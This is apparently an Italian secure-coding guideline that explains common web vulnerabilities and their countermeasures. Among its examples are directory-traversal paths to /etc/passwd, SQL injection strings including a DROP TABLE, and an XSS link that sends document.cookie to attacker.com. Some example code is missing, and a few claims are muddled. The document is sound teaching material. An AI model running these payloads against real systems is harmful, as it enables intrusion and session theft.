Gli schemi di sicurezza devono essere semplici e ben documentati. È vietata la costruzione di schemi non-standard, e/o "hand-made" di autenticazione, crittografia o e/o gestione delle chiavi.

5.8.10 Weak Keys e Collision

Il processo di creazione/assegnazione delle chiavi di cifratura dei dati dell'applicazione, in base al cipher utilizzato, non deve generare weak keys o, nel caso di algoritmi di hashing, alcuna collision.

5.8.11 URL cifrati

Le directory contenenti file o dati di natura personale, critici e sensibili, residenti nella DocumentRoot del web server devono apparire come cifrate nell'URL del client browser.

5.8.12 Normalizzazione dei dati cifrati

Le directory contenenti file o dati di natura personale, critici e sensibili, residenti nella DocumentRoot del web server, devono apparire come cifrate nell'URL del client browser. Nelle applicazioni web l'utilizzo della codifica *base64* è autorizzata solo per la normalizzazione dei dati, delle stringhe o degli URL cifrati.

6 PRINCIPALI VULNERABILITÀ DERIVANTI DA ERRORI DI PROGRAMMAZIONE: OVERVIEW

Nel presente capitolo viene fornita un overwiev delle principali vulnerabilità, ad oggi conosciute, che scaturiscono da errori di programmazione indicando le buone pratiche che, indipendentemente dal linguaggio di programmazione utilizzato, è necessario adottare al fine di ridurne il rischio (common best practices).
A tal fine, si evidenzia che:

- Il 90% delle vulnerabilità nel software deriva da due distinte macro-categorie di errori di programmazione:
  - una poco accorta gestione dell'input utente;
  - controlli erronei o assenti durante l'allocazione delle aree di memoria adibite a contenere i dati.
  - A queste macro-categorie vanno ad aggiungersi:
  - le problematiche di gestione delle sessioni utente;
  - l'assenza di meccanismi crittografici a protezione dei dati scambiati in rete o conservati su disco;
  - le vulnerabilità correlate al controllo degli accessi.
- Vi è inoltre un fattore di media entità che, seppur non infici in via diretta la sicurezza di un software o di un sistema, consente ad una minaccia esterna di acquisire informazioni preziose sullo stato dell'applicazione stessa e di ottenere utili spunti per progredire gradualmente verso tecniche di attacco più complesse e sempre più finalizzate all'accesso fraudolento o al trafugamento dei dati. Queste tematiche, congiuntamente a quelle circostanze possono indurre al blocco del sistema o del software

6.1 Validazione dell' input

Il programmatore, spesso, non si pone il problema che gli utenti autorizzati, che possiedono una regolare password d'accesso, potrebbero non essere gli unici coinvolti ad interagire con l' applicazione e si dà per scontato che l'input acquisito, in ingresso, dal programma sarà sempre conforme e pertinente al caso.
Le vulnerabilità di Input Validation scaturiscono proprio dall'assenza di controlli o da errori nella gestione dei dati inviati dall'utente e/o da un processo esterno al dominio di analisi. Le conseguenze di tali vulnerabilità consistono in una serie di tecniche di attacco differenti, solitamente finalizzate all'esecuzione di comandi remoti o alla visualizzazione di dati importanti.
E' necessario quindi, verificare che l'input dell'utente e la sua rappresentazione non contenga caratteri o sequenze di caratteri che possono essere sfruttati in modo malizioso.
La validazione dell'input deve essere implementata utilizzando espressioni regolari, o algoritmi di filtro, dopo aver definito la lista di ciò che può essere accettato (il continuo evolversi degli attacchi rendono l'insieme delle stringhe 'non accettabili', di fatto, infinito).
Le problematiche di Input Validation sono comuni a tutti gli ambienti, ma trovano la loro espressione massima nelle applicazioni Web. Di seguito sono trattate le principali vulnerabilità causate dal mancato filtraggio dei dati utente che un aggressore può riscontrare su Web script, Servlet e CGI.

6.1.1 Shell Execution Command


Le problematiche di Shell Execution Command rientrano nella sfera delle vulnerabilità più note e più sfruttate di sempre (se nella casistica degli Overflow la vulnerabilità di riferimento è lo Stack Overflow, nelle applicazioni Web è senza dubbio lo Shell Execution Command). Si manifesta quando i parametri acquisiti in input vengono passati all'interprete di shell senza essere filtrati. L'esecuzione di un comando non è spesso possibile in modo diretto (ovvero semplicemente specificando ciò che si desidera eseguire), ma viene causato da una precisa condizione. Sui sistemi Unix è, ad esempio, possibile utilizzare il carattere ";" per

concatenare più comandi fra loro mentre in molti altri casi la condizione scatenante può essere causata da caratteri differenti come:

- ritorno a carrello (\x0a);
- new Line (\x0c);
- NULL byte (\x00);
- altri.

Esempio

Esempio di script vulnerabile a Shell Execution Command:



Contromisure

- Scrivere il codice in modo che non venga eseguita nessuna shell dei comandi.
- Per accedere alle funzioni del sistema operativo, è obbligatorio utilizzare le API messe a disposizione dalle librerie dei vari linguaggi di programmazione.
- Se dovessero permanere nel sorgente delle shell dipendenti dall'input dell'utente, occorre allora validare l'input, filtrando parole e caratteri potenzialmente dannosi. Meglio ancora se si verifica preventivamente l'input dell'utente confrontandolo con una white list di valori ammessi.

6.1.2 File Inclusion

Le problematiche di File Inclusion sono solitamente riscontrabili nelle applicazioni web. Affermatesi negli ultimi anni con il boom dei linguaggi e delle tecnologie di scripting (ASP, PHP, Python, Perl, etc..) si manifestano quando i parametri passati ad uno script vulnerabile non vengono opportunamente verificati prima di essere utilizzati per includere dei file in determinati punti di un portale.
Le problematiche di File Inclusion si distinguono solitamente in due categorie:

- **Local File Inclusion**: si manifestano quando un aggressore passa, come parametri di uno script vulnerabile, dei file residenti localmente nel sistema. Il loro contenuto viene così visualizzato a video nell'esatto punto del portale in cui si verifica l'inclusione. Un aggressore può in questo modo ottenere gli hash delle password di sistema o accedere ad informazioni riservate collocate all'esterno della DocumenRoot del Web Server. Le problematiche di Local File Inclusion possono anche essere sfruttate per eseguire comandi remoti se l'aggressore ha la possibilità di collocare localmente un file contenente codice malevolo, che può essere puntato dallo script vulnerabile. Il file può essere trasmesso utilizzando i classici servizi di rete (ftp, ssh, cifs, etc..) o usufruendo di una qualsiasi procedura di upload richiamabile da Web
- **Remote File Inclusion**: è la più pericolosa perché permette ad un aggressore di passare, come parametri di uno script vulnerabile, un file che risiede in un altro web server (ad esempio da egli stesso controllato). L'aggressore può collocare all'interno di questo file del codice di scripting (ad esempio codice PHP malevolo) per eseguire comandi remoti sul sistema.

Esempio

Un URL costruito come segue:

`http://vulnerable_host/preview.php?file=example.html`

Può essere modificato come segue, per visualizzare, ad esempio, un file locale dal contenuto sensibile:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

Contromisure

- Occorre evitare di utilizzare file esterni il cui contenuto sia di difficile verifica. Nel caso in cui non se ne possa fare a meno, occorre predisporre una white list di file ammessi. Solo tali file saranno selezionabili da parte dell'utente, per esempio tramite un indice numerico. Tale approccio è molto facile da mettere in pratica nel caso di file locali.
- Nel caso dei remote files non vi è altra soluzione che verificare il contenuto o l'hash del file prima di adoperarlo in qualsiasi modo.

6.1.3 Cross Site Scripting (XSS)


Il Cross Site Scripting (XSS) è una problematica solitamente riscontrabile nelle applicazioni Web e consiste nella possibilità di inserire codice HTML o client-side scripting (comunemente Javascript) all'interno di una pagina visualizzata da altri utenti. Un aggressore può, in questo modo, forzare l'esecuzione del codice Javascript all'interno del browser utilizzato dal visitatore.
L'uso più comune del Cross Site Scripting è finalizzato all'intercettazione dei cookie e/o dei token di un utente regolarmente autenticato in un portale e quindi all'appropriazione o all'incarnazione indebita delle sessioni web da esso intraprese.
Esistono diverse forme di Cross Site Scripting ma il funzionamento di base è sempre lo stesso. A variare è invece la tecnica utilizzata per forzare l'esecuzione di codice Javascript nel browser del visitatore. In alcuni casi un aggressore ha la possibilità di iniettare codice persistente nella pagina web vulnerabile, ovvero codice memorizzato dal server (ad esempio su un database) e riproposto al client durante ogni singolo collegamento. In altre circostanze il codice iniettato non viene memorizzato e la sua esecuzione è resa possibile solamente invogliando l'utente, attraverso tecniche di Social Engineering, a cliccare su un link che punta alla pagina web vulnerabile. In quest'ultimo caso L'URL viene solitamente rappresentato in formato esadecimale (o altre forme) per evitare che l'utente possa identificare il codice Javascript passato come parametro alla pagina stessa. In altri casi l'aggressore può beneficiare di tecniche di URL Spoofing per mascherare il codice malevolo.

Le vulnerabilità di Cross Site Scripting (XSS) possono essere in particolare sfruttate da un aggressore per:

- Prendere il controllo remoto di un browser;
- Ottenere un cookie;
- Modificare il collegamento ad una pagina;
- Redirigere l'utente ad un URI differente dall'originale;
- Forzare l'immissione di dati importanti in form non-trusted;

Esempio

Segue un esempio di servlet vulnerabile a Cross Site Scripting:



Contromisure

Al fine di evitare il Cross Site Scripting è di fondamentale importanza verificare l'input che proviene dall'esterno, prima di utilizzarlo all'interno della web application.

Tale verifica comporta l'utilizzazione di funzioni di escaping, le quali rilevano caratteri particolarmente pericolosi, ad esempio <, >, &, /, ' ," , sostituendoli con del testo.
Esistono a tal proposito molte librerie che consentono di neutralizzare tag html, come anche pezzi di codice javascript.

6.1.4 Directory Traversal

Le problematiche di Directory Traversal, note anche come Dot-Dot Vulnerability, si verificano quando un aggressore ha la possibilità di inviare dell'input che viene utilizzato dall'applicazione per accedere ad un file in lettura e/o scrittura. Solitamente le applicazioni vietano l'utilizzo di percorsi completi (ad esempio `/etc/shadow` o `c:\winnt\system32\cmd.exe`) ma in assenza di controlli sui dati acquisiti in ingresso, un aggressore può ugualmente raggiungere ed acquisire il contenuto di un file residente all'esterno dell'area a lui accessibile, anteponendo una sequenza di punti al nome dello stesso (ad esempio `../../../../nomefile` oppure `.../.../.../nomefile`). Poiché le problematiche di Directory Traversal sono state utilizzate dagli aggressori fin dallo sviluppo dei primi Web Server, sono oggi tra le più note. Non a caso molte applicazioni vengono progettate in modo da mitigare il rischio del loro sfruttamento. Alcune fra queste tentano di correggere i dati non validi acquisiti in input, trasformandoli in un flusso considerato valido. La casistica ha comunque dimostrato che è quasi sempre sconsigliato (al di fuori di specifiche eccezioni) adottare questo approccio in quanto vi è un'alta possibilità di introdurre ulteriori fattori di instabilità o insicurezza all'interno del software sviluppato.

Esempio

Se nel codice sorgente viene utilizzato il nome del file:

```
BufferedReader reader = new BufferedReader(new FileReader("data/"+
argv[1]));
String line = reader.readLine();
while(line!=null) {
     System.out.println(line);
     line = reader.readLine();
}
```

Il codice sorgente può essere manomesso, per ottenere l'accesso ad un file sensibile, sostituendo il nome del file con il percorso al file 'sensibile' al quale si vuole accedere:

```
../../../../etc/password
```

Contromisure

- Si dovrebbe evitare di utilizzare, nella web application, percorsi di file system inseriti dall'utente. Se l'utente dovesse scegliere un file, occorrerebbe limitare la selezione imponendogli una scelta limitata di file ammessi (white list), attraverso un indice numerico. Nel caso in cui fosse necessario utilizzare un percorso fornito dall'utente, occorrerebbe verificarlo e/o sottoporlo a escaping.
- Un'altra contromisura, valida soprattutto sui sistemi Linux, potrebbe essere quella di creare una chroot jail, ossia cambiare la root accessibile dalla web application, in maniera tale da salvaguardare le directory critiche del sistema operativo. Lo stesso risultato potrebbe essere raggiunto consentendo l'accesso a un utente che ha accesso limitato, la cui home directory coincida con la document root.

6.1.5 SQL Injection

SQL Injection è una problematica che colpisce principalmente le applicazioni Web che si interfacciano a back-end con un database, anche se non unicamente circoscrivibile a questo ambito. Essa è, infatti, una vulnerabilità in genere molto nota in tutte quelle applicazioni (anche client/server) che interrogano un DB. Si verifica quando uno script o un'altra componente applicativa non filtra opportunamente l'input passato dall'utente, rendendo possibile per un aggressore l'alterazione della struttura originaria della query SQL, attraverso l'utilizzo di caratteri speciali (ad esempio apici e virgolette) o mediante la concatenazione di costrutti multipli (ad esempio utilizzando la keyword SQL UNION). A seconda delle circostanze e del tipo di

database server con cui l'applicazione si interfaccia, l'aggressore può sfruttare una problematica di SQL Injection per:

- Bypassare i meccanismi di autenticazione di un portale (ad esempio forzando il ritorno di condizioni veritiere alle procedure di controllo);
- Ricostruire il contenuto di un Database (ad esempio localizzando le tabelle contenenti i token delle sessioni attive, visualizzando le password degli utenti cifrate/non cifrate o altre informazioni di natura critica);
- Aggiungere, alterare o rimuovere i dati già presenti nel Database;
- Eseguire stored-procedures;

Si riportano di seguito tre problematiche di SQL Injection che rappresentano le tecniche "matrice" da cui derivano tutti i casi possibili:

- Iniezione di una seconda query mediante il carattere ";"
  - Si consideri la query: $sql = "SELECT * from utenti WHERE id=$id";
  - Se il parametro `$id` fosse acquisito da input utente ed inizializzato alla stringa: `1; DROP table utenti`
  - La query risultante sarebbe: `SELECT * from utenti WHERE id=1; DROP table utenti` che causerebbe la rimozione da parte dell'aggressore della tabella utenti. Le query multiple non sono comunque supportate da tutti I database server.
- Iniezione di una seconda query mediante il carattere ";"
  - Si consideri la query: $sql = "SELECT * from utenti WHERE login='$login' AND password='$password'";
  - Se il parametro `$login` fosse acquisito da input utente ed inizializzato alla stringa: `xyz' OR 1=1 --`
  - La query risultante sarebbe: `SELECT * from utenti WHERE login='xyz' OR 1=1 --' AND password=''` ed il database tratterebbe la parte successiva a "--" come commento, ignorandola e permettendo quindi all'aggressore di accedere senza specificare alcuna password.
- Iniezione di caratteri jolly ed eliminazione di parte della query:
  - Si consideri la query: $sql = "SELECT * FROM fatture WHERE nome_cliente LIKE '%".$nome."%' AND ref_cliente=2 ORDER BY num_fattura ASC"
  - Se il parametro $nome fosse acquisito da input utente ed inizializzato alla stringa: `%' #`
  - La query risultante sarebbe: SELECT * FROM fatture WHERE nome_cliente LIKE '%%' # AND ref_cliente=2 ORDER.

Esempio di script vulnerabile ad SQL Injection:

```
<?xml version="1.0" encoding="UTF-8" ?>
- <TRACKING>
  - <Anagrafica>
      <TipoRichiesta>TRACKING</TipoRichiesta>
      <CodiceFiscale />
    </Anagrafica>
  - <Log COD="10">
      <EsitoRichiesta>N</EsitoRichiesta>
      <Tipologiaerrore>1</Tipologiaerrore>
      <Descrizioneerrore>ORA-00920: invalid relational operator</Descrizioneerrore>
      <Log>ORA-00920: invalid relational operator</Log>
    </Log>
</TRACKING>
```

Contromisure

Per evitare la SQL Injection è necessario evitare di concatenare le stringhe delle query e affidarsi alle stored procedures e alle query parametriche (prepared statement). Meglio ancora, si può utilizzare una libreria ORM come EntityFramework, Hibernate, or iBatis.

6.2 Session Management

Le problematiche di Session Management sono particolarmente comuni nelle applicazioni Web e più in generale in tutte quelle applicazioni in cui ricopre particolare importanza la gestione e la differenziazione delle sessioni di collegamento di ciascun client. Errori di progettazione del software in questo caso possono indurre alla possibilità per utenti non autorizzati di accedere a dati protetti, per un aggressore di appropriarsi della sessione di collegamento di un utente lecito operando al suo posto o per un'utenza regolare all'impossibilità di accedere ad una o più risorse.

La prevenzione di tali attacchi può essere messa in atto in diversi modi, ad esempio rigenereando l'id di sessione ad ogni login. La stessa cosa può essere fatta con i cookies, rigenerandoli ad ogni chiamata. È possibile utilizzare un id di sessione molto lungo, in modo che non possa essere facilemente indovinato. Nessuna di queste misure, tuttavia, riesce ad eliminare del tutto il rischio relativo agli id di sessione. L'unico rimedio veramente efficace è utilizzare una connessione sicura con SSL/TLS.

Di seguito sono descritte le principali cause e vulnerabilità sfocianti in problematiche di Session Management.

6.2.1 Session Stealing ed Hjihacking

Un aggressore che riesce ad ottenere l'identificativo di una sessione (detto anche token) o il cookie di un utente e replicarlo esattamente in una o più richieste inviate al server, ha la capacità di accedere ad aree o risorse che dovrebbero solo essere riservate all'utenza lecita, bypassando in modo diretto i meccanismi di autenticazione dell'applicazione.
Sono diverse le cause che agevolano o permettono di portare a termine attività di Session Stealing/Session Hjhacking, di seguito le più comuni.

Esempio

Tramite la tecnica del DNS poisoning, l'attaccante può inserire record falsati nella cache del DNS Server di cui si serve l'applicazione. Un file utilizzato dall'applicazione viene risolto puntando a un file fornito dall'attaccante. L'url http://www.example.com/img_4_cookie.jpg viene risolto dirigendo la richiesta verso il file con lo stesso nome fornito dalla macchina dell'attaccante. Il sito sotto attacco, a quel punto, invierà proprio all'attaccante il suo cookie. Dal cookie il malintenzionato potrà leggere l'id di sessione e utilizzarlo per un'operazione di spoofing.

Contromisure

Per prevenire il DNS poisoning, il responsabile del Domain Name Server può adottare misure di protezione che vanno sotto il nome di **Domain Name System Security Extensions (DNSSEC)**.

6.2.1.1 Cookie

L'attacco attraverso il quale un aggressore riesce solitamente ad appropriarsi in modo indebito del cookie di un altro utente è il Cross Site Scripting. Altri fattori in fase di sviluppo dell'applicazione influenzano comunque la possibilità di portare a termine con successo un'attività di Session Stealing. Questi sono in particolare:

- La generazione di cookie il cui tempo di scadenza non è chiaramente indicato;
- La generazione di cookie persistenti nel disco del client anche dopo il termine della sessione;
- La generazione di cookie non cifrati e trasmessi tramite richieste clear-text;
- La validità del cookie anche dopo un periodo di inattività dell'utente molto lungo;
- L'assenza dell'attributo HttpOnly in fase di generazione del cookie che ne agevola l'accesso a script client-side;
- L'utilizzo di valori ricorrenti e non randomici che compongono il cookie durante la sua generazione.

Esempio

E'possibile entrare in possesso di un cookie di sessione, tramite un attacco di Cross Site Scripting, ad esempio iniettando il seguente codice:

```
<a href="#" onclick="window.location =
'http://attacker.com/stole.cgi?text=' + escape(document.cookie); return
false;">Click here!</a>
```

L'id di sessione, in quanto autenticato, può essere utilizzato per effettuare richieste considerate valide verso il server. Le modalità attraverso le quali è possibile sfruttare gli attributi del cookie rubato per assegnarli alla propria sessione, dipendono dal browser. Alcune estensioni, come ad esempio "EditThsCookie" su Chrome, permettono di modificare agevolmente il cookie che si sta utilizzando.

Contromisure

Per garantire la sicurezza, sarebbe opportuno evitare di utilizzare i cookie, ma questo non è attuabile poiché, nel corso del tempo, i cookie sono diventati sempre più indispensabili nella memorizzazione dei dati. Per impedire il furto dei cookie è quindi necessario, farli viaggiare attraverso connessioni https crittografate. Un'ulteriore protezione può essere garantita impostando l'attributo HttpOnly a true. Questa operazione impone che l'accesso al cookie solo via protocollo http, e non tramite uno script client. Google Chome, nella release 51, ha introdotto l'attributo *sameorigin*, che garantisce che il cookie venga trasmesso solo nelle chiamate all'interno dello stesso dominio.

6.2.1.2 Token di sessione

Un token è un identificativo che correla univocamente una sessione ad un utente. Questi valori una volta generati vengono collocati all'interno del cookie o propagati attraverso l'URL per fare in modo che l'applicazione riconosca con esattezza l'utenza e determini, in base ai suoi privilegi, le azioni che può o meno svolgere sul portale. Un aggressore può appropriarsi di un token di sessione in almeno tre modi:

- creandolo sul momento (ad esempio quando il meccanismo di generazione del token è banale, non si basa su valori randomici ed è facilmente ricostruibile a partire dal nome dell'utente);
- quando propagato tramite URL, forzando l'utente a rivelarlo con un copia e incolla (ad esempio con tecniche di Social Engineering);
- indovinandolo attraverso tecniche di Brute Forcing. Ciò è possibile quando l'identificativo della sessione viene generato con valori non randomici o utilizzando una bassa entropia.

Esempio

Un token, come quello che segue, può essere facilmente intercettato e analizzato:

```
"result":[
{
"_id":"B663D248CE4C3B63A7422000B03B8F5E0F8E443B",
"_rev":"",
"token_id":"B663D248CE4C3B63A7422000B03B8F5E0F8E443B",
"sts_id":"username-transformer",
"principal_name":"demo",
"token_type":"OPENIDCONNECT",
"expiration_time":1459376096
}]
```

Contromisure

- Una buona soluzione è quella di utilizzare la tecnologia JWT (JSON Web Token), per cui le informazioni vengono firmate in maniera digitale. Il token non viene memorizzato né nella sessione, né in database, né altrove.
- Un'altra tecnica si avvale del meccanismo conosciuto con l'acronimo OTP (one time password): il token è valido se attivato da una password temporanea, rilasciata in tempo reale, in concomitanza con l'operazione che s'intende effettuare.

6.2.1.3 Accesso ad aree non autorizzate

Un aggressore può in talune circostanze disinteressarsi dei cookie o dei token quando è in grado di impersonificare una nuova sessione con i privilegi dell'utente desiderato nei modi seguenti:

- bypassando il normale meccanismo di autenticazione dell'applicazione: l'aggressore può sfruttare problematiche di Directory Listing o Directory Traversal per accedere ad aree dell'applicazione che dovrebbero essere visibili solo previa autenticazione;
- facendo leva su alcuni errori logici dell'applicazione per ottenere la password corrente o sollecitarne un cambio, questo caso si manifesta solitamente quando:
  - la procedura di reset della password dell'applicazione fallisce nell'inviare la password al corretto utente o permette all'aggressore di cambiare impropriamente la casella e-mail in cui la stessa viene trasmessa;
  - la password è facilmente determinabile a partire dalla risposta che può essere fornita alla domanda posta per ricordarla (nel caso in cui sia questo il meccanismo di recupero adottato);
  - le password di accesso possono essere recuperate in forma cifrata o in chiaro testo dal filesystem o dal database sfruttando problematiche di Directory Listing, Directory Traversal, SQL Injection, etc;
- praticando brute forcing della password direttamente dalla form di autenticazione dell'applicazione: l'aggressore può, di proposito o involontariamente, determinare il blocco dell'account utente a causa dei meccanismi di lock-out che potrebbero scattare quando l'applicazione rileva un certo numero di tentativi di login falliti. Questo genere di interventi è classificabile nella categoria degli attacchi DoS.

Esempio

In alcuni casi è possibile modificare l'url di un'applicazione web per accedere direttamente alle diectory del server nel quale è deployata (directory listing). Occorre disabilitare, a livello di application server, l'opzione di browsing delle directory.

Current Directory /pub/mirrors/perl/CPAN

```
The Comprehensive Perl Archive Network (http://www.cpan.org/)
master site has been from the very beginning (1995) hosted at FUNET,
the Finnish University NETwork.

Directory successfully changed.
```

[DIR] Parent Directory			
[DIR] CPAN.html -> authors/id/J/JO/JONO/cpan.html		Feb 04 2010	Symbolic link
[FILE] ENDINGS	3 KB	Mar 19 2017	
[FILE] MIRRORED.BY	124 KB	Nov 17 10:14	
[FILE] MIRRORING.FROM	335 bytes	Nov 24 14:10	
[FILE] README	1 KB	Feb 13 1999	
[DIR] README.html -> index.html		Feb 04 2010	Symbolic link
[DIR] RECENT -> indices/RECENT-print		Nov 24 08:34	Symbolic link
[FILE] RECENT-1M.json	2 MB	Nov 24 02:05	
[FILE] RECENT-1Q.json	4 MB	Nov 19 00:47	
[FILE] RECENT-1W.json	310 KB	Nov 24 14:14	
[FILE] RECENT-1Y.json	15 MB	Nov 19 00:47	
[FILE] RECENT-1d.json	92 KB	Nov 24 14:14	

In altri casi vengono sfruttate vulnerabilità connesse con le directory accessibili dall'esterno (path traversal): www.example.com/lmapp/../../../etc/hosts
In altri casi ancora le regole per il cambio password non sono sicure: ad esempio non viene richiesto l'inserimento della vecchia password o vengono poste domande di sicurezza le cui risposte sono intuitive.

Contromisure

E' necessario:

- verificare i dati in input (filtrando i caratteri ".." e "/") per evitare i problemi del path traversal e disabilitare nell'application server il directory listing.

- garantire la robustezza delle password, seguendo regole precise sulla lunghezza, sulla complessità e sulla durata. Le password devono essere lunghe almeno otto caratteri e contenere lettere minuscole e maiuscole, numeri e simboli non alfanumerici; devono scadere a intervalli regolari e non devono essere inutitive.

6.3 Crittografia

La crittografia rappresenta oggi uno degli strumenti più proficui per sviluppare applicazioni software sicure, capaci di rispondere alle necessità crescenti di preservazione dell'integrità e della riservatezza dei dati sia in transito che a riposo. Di seguito vengono riportare le tecniche più comunemente utilizzate dagli aggressori per appropriarsi in modo fraudolento d'informazioni private invertendo il loro processo di cifratura e le vulnerabilità più comuni che permettono il verificarsi di tali condizioni.
Di seguito sono descritte le principali cause e vulnerabilità inerenti problematiche di Crittografia.

6.3.1 Sniffing ed algoritmi crittografici deboli

Uno dei principali motivi addotti a favore dell'uso della crittografia è quello di preservare la riservatezza dei dati che vengono scambiati in rete. Le applicazioni che non implementano alcun meccanismo crittografico sono le più esposte a tecniche di Sniffing. L' aggressore che riesce ad attestarsi in un punto qualsiasi fra i due nodi che comunicano (ad esempio nel gateway d'uscita del server) o che riesce a forzare il redirect del traffico verso la sua postazione, può in pratica determinare con estrema semplicità il corretto contenuto delle sessioni applicative, intercettando e ricostruendo il flusso dei dati in chiaro testo. Nessuno sforzo e nessuna procedura di decrypting deve in questo caso portare a termine per appropriarsi delle informazioni trasmesse.
Cifrare i dati può allo stesso tempo non rappresentare la risoluzione al problema dello Sniffing. In questo contesto gioca, infatti, un ruolo fondamentale il tipo di algoritmo che l'applicazione implementa e la dimensione della chiave di cifratura utilizzata. Pur alla presenza di sessioni cifrate un aggressore può, infatti, intercettare ed archiviare ugualmente tutto il traffico per cercare di decifrarlo in modalità offline, ovvero a sessione client/server terminata. Se l'applicazione implementa un algoritmo semplice e/o fa uso di una chiave crittografica di dimensioni non adeguate, un aggressore può eventualmente riuscire a decifrare i dati scambiati anche in tempo reale. Le principali tecniche utilizzate per rompere una chiave crittografica generata attraverso algoritmi simmetrici o di hashing vengono descritte nei paragrafi Brute Forcing e Rainbow Table.

Esempio

Nella crittografia simmetrica, un messaggio viene cifrato dal mittente con una chiave e decifrato dal destinatario con la stessa chiave attraverso questi semplici passaggi:

- il messaggio viene criptato dal mittente:
  messaggio_cifrato = funzioneCrittografica(messaggio_in_chiaro, chiave_condivisa);
- e poi decriptato dal destinatario:
  messaggio_in_chiaro = funzioneCrittografica(messaggio_cifrato, chiave_condivisa);

La crittografia simmetrica è un esempio di crittografia debole poiché la chiave può essere divulgata, intenzionalmente o per errore, con molta facilità.

Contromisure

La soluzione è la crittografia asimmetrica, a chiave pubblica/privata, come nelle connessioni SSL/TLS (https).

6.3.2 Brute Forcing

Il Brute Forcing è la tecnica principalmente utilizzata da un aggressore per "rompere" la chiave crittografica di un messaggio testuale o di una sequenza di byte cifrata (ad esempio una password). Non unicamente circoscrivibile all'ambito crittografico (un attacco Brute Forcing può, tra gli altri casi, anche palesarsi tramite

multipli tentativi di accesso ad un servizio utilizzando una lista di username o password già predefinite) si sostanzia principalmente nel tentare in modo sistematico tutte le possibili combinazioni di un valore crittografato, cifrando ciascuna combinazione prodotta con lo stesso algoritmo utilizzato per proteggere tale valore crittografato e comparando il risultato con il ciphertext originale. Un eventuale match identifica la chiave che può essere impiegata per riportare l'intero messaggio o la sequenza di byte in formato clear-text. Il Brute Forcing è una tecnica che a seconda dell'algoritmo crittografico utilizzato per cifrare un messaggio e soprattutto della dimensione della chiave, può non raggiungere l'intento di un aggressore in tempi ragionevoli. Viene solitamente sfruttata per decifrare password o chiavi cifrate con algoritmi simmetrici.
Di seguito sono descritte le principali cause e vulnerabilità inerenti problematiche di Brute Forcing attack:

- Weak Keys: Il processo di brute forcing può essere totalmente scartato dall'aggressore se il meccanismo di generazione automatico delle chiavi crittografiche di un'applicazione produce delle Weak Keys. Si tratta di chiavi che quando utilizzate per cifrare un messaggio, generano in output lo stesso messaggio in chiaro testo. Questa problematica è strettamente correlata al tipo di algoritmo crittografico utilizzato e può essere comumente riscontrata durante la generazione di chiavi DES, 3DES, RC4, Blowfish, IDEA, etc.
- Collisioni: Lo stesso concetto del Weak Key per gli algoritmi crittografici simmetrici è applicabile, in modo un po' diverso, per gli algoritmi di hashing one-way (MD5, SHA-1, ecc…). Quando un'applicazione utilizza questo genere di algoritmi, ad esempio per confrontare la password fornita da un utente con quella presente in un database, il valore in chiaro testo proveniente da input viene convertito in hash (una stringa cifrata). L'hash viene poi confrontato direttamente con il valore, sempre cifrato, mantenuto nel DB. Per alcuni algoritmi (come MD5) è matematicamente dimostrata comunque la possibilità di cifrare valori testuali diversi che producono in output lo stesso hash. Questa condizione, definita appunto Collisione, può essere utilizzata da un aggressore per autenticarsi in un portale fornendo delle credenziali di accesso differenti dalle originali.

Esempio

L'attacco di Brute Forcing consiste nell'uso di un tool che elabora ad alta velocità combinazioni alfanumeriche col fine di intercettare chiavi crittografiche e/o password. Alcuni esempi di tool facilmente reperibili per un'oprazione di brute force attack sono: Aircrack-ng, John the Ripper, Rainbow Crack, Cain and Abel, L0phtCrack, ecc.

Contromisure

- Il brute force attack può essere contrastato bloccando l'account preso di mira, dopo un certo numero di tentativi di login falliti. Tuttavia, se l'utente malevolo ha organizzato l'attacco su un'utenza, questa potrebbe essere bloccata nuovameente, anche subito dopo lo sblocco da parte dell'help desk, determinandone la disabilitazione di fatto; se l'attacco riguarda più utenze ne può derivare un blocco del sistema (denial of service).
- Bloccare l'ip dell'aggressore potrebbe portare a escludere una larga fascia di utenti leciti, in quanto l'ip potrebbe essere quello di un proxy. Meglio bloccare un ip legandolo a un singolo device e a un singolo browser, attraverso l'uso di un device cookie.
- Una misura sorprendentemente efficace è quella di utilizzare risposte imprevedibili agli attacchi brute force. Ad esempio la web application potrebbe dare codice http 200 (success) e poi reindirizzare la risposta su una pagina in cui si spiega che è in corso un brute force attack. Si può reindirizzare randomicamente l'utente su una pagina e fargli ridigitare la password.
- Ogni comportamento "creativo" dell'applicazione può disinnescare gli automatismi che gli attaccanti hanno messo in opera.

6.3.3 Rainbow Table e Salt Value

Una Rainbow Table è concettualmente una tabella in cui sono mantenuti un numero cospicuo di hash per i quali è già conosciuto il valore originario (testo in chiaro). Un aggressore può quindi determinare in pochi

secondi l'esatta corrispondenza (clear text) semplicemente inserendo un hash nel software che implementa il concetto di Rainbow Table. Questa problematica si verifica principalmente quando l'applicazione non utilizza un Salt Value per generare un hash. Un Salt Value è un fattore randomico che modifica la conformazione in output dell'hash stesso e non permette di utilizzare le classiche Rainbow Table per la relativa conversione in testo in chiaro.

Esempio

Nel codice che segue, una chiave (`uncrpyptedPassword`) viene concatenata ad una stringa arbitraria (`salt`), per evitare che venga rivelata attraverso le `rainbow tables`:

```
messageDigest = MessageDigest.getInstance("SHA");
messageDigest.update((unecryptedPassword+salt).getBytes());
```

Contromisure

Utilizzare un valore della stringa `salt` sufficientemente lungo e complesso, in modo che le tabelle rainbow diventano completamente inutili ai fini della conversione clear text.

6.3.4 Archiviazione insicura

